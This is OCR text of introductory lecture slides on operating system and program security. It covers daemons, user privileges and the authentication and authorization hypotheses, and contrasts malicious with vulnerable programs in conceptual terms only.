
Operating Systems and Program (in)security

Thierry Sans


An Amateurish Introduction To Operating System


applications
user-space
Kernel
system calls
CPU
services
(daemon)

Daemon

Daemons also called "services" are programs that run in the background

- System services
- Network services (servers)
- Monitoring
- Scheduled tasks


policy
Alice
Bob
www
admin
(root)

Hypothesis

- ➡ Programs are run by an authenticated user (authentication)
- ➡ Resources are accessed through programs (authorization)
- ➡ Every access is checked by the system (complete mediation)
- ✓ Everything is "secured" as long as long as the system is well configured and the programs behave as expected
- ◉ But ...

Threats

What can go wrong?

How can the security be compromised?

- A program can crash
- A program can have an undesirable behavior

Vulnerabilities

Malicious Program vs. Vulnerable Program

The program **has been** designed to compromise the security of the operating system


➡ The user executes a malware

The program **has not been** designed to compromise the security of the operating system

